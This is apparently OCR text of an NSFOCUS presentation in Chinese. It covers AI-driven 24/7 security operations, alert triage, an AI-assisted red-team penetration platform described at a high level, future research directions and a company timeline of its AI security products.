
可以根据不同受众（如技术团队、管理层）自动定制报告内容，使信息传达更有效。

打造7＊24小时自主值守SOC

检测阶段：未知攻击检测、检测基线生成 ＋ **研判阶段**：噪音数据过滤、告警信息研判、事件分诊推荐 ＋ **溯源阶段**：事件自主调查、同类事件并案 ＋ **处置阶段**：处置建议生成、响应策略生成、SOAR剧本生成、事件报告生成 ＝ **7*24 自主值守**

统一数据湖 | 威胁检测 | 告警归并与降噪压缩 | 自动调查与关联，攻击故事及攻击根因、定性分级 | 自动处置与升级人工决策 | 可视化报告

告警数量（千万至亿万） → 告警数量（百万至千万） → 黑+灰告警数量（几千至几万） → 真实攻击推荐（百级） → 攻击故事（个）



推动运营中心基于AI的自动化运营蜕变

自动化率：20%→42%→77%

为 **2000+** 企业级客户提供 **7×24 全天候** 安全运营服务

AI赋能蓝军建设

一体化平台建设


构建蓝军渗透一体化平台，涵盖渗透攻击的全过程，支持匿名基础设施搭建、信息收集、攻击面扩展、漏洞自动化利用和后渗透，大幅提升渗透攻击效能。

智能化

基于AI安全能力平台，快速搭建AI智能体，赋能给渗透攻击各个环节，实现智能化蓝军，摆脱人的因素的制约。

专家角色

技术专家主要负责关键技术支持，为复杂任务提供专业指导，把控关键决策点，通过一体化平台，团队成员能集中精力攻破难点和获取目标信息。



进一步发展的思考

1

工程化提高性能，提高泛化能力

当前算力还是性能较差，需要很多措施应对海量数据处理产生的问题；

2

边缘智能改造安全产品

尝试在产品中加入智能能力，边缘设备与安全平台智能化分工，提高边缘设备的响应能力

3

充分挖掘推理能力，更好应对未知威胁

目前对大模型推理能力的应用仍显不足，应对未知威胁缺乏有效的手段

4

利用新技术解决产品互联互通问题


比如利用MCP解决过去产品互联互通缺乏弹性，缺乏可扩展性的问题

5

多智能体复杂任务自主化

对于复杂任务如何利用多智能体达成自主效果需要进一步探索

绿盟科技 AI+ 安全持续发展



2000	2009	2011	2013	2015	2016	2017	2019	2020	2021	2021	2022	2023	2024	2025
公司成立	机器学习产品商用	『智慧安全1.0』战略发布	研究深度学习安全应用	『智慧安全2.0』战略发布	AI检测模型广泛用于产品	『天枢实验室』成立	AISecops方案发布	AISecops白皮书	安全知识图谱发布	『智慧安全3.0』战略发布	SecXOps技术发布	安全大模型发布	风云卫AI安全能力平台发布	AI Agents 大模型安全防护体系

谢谢观看！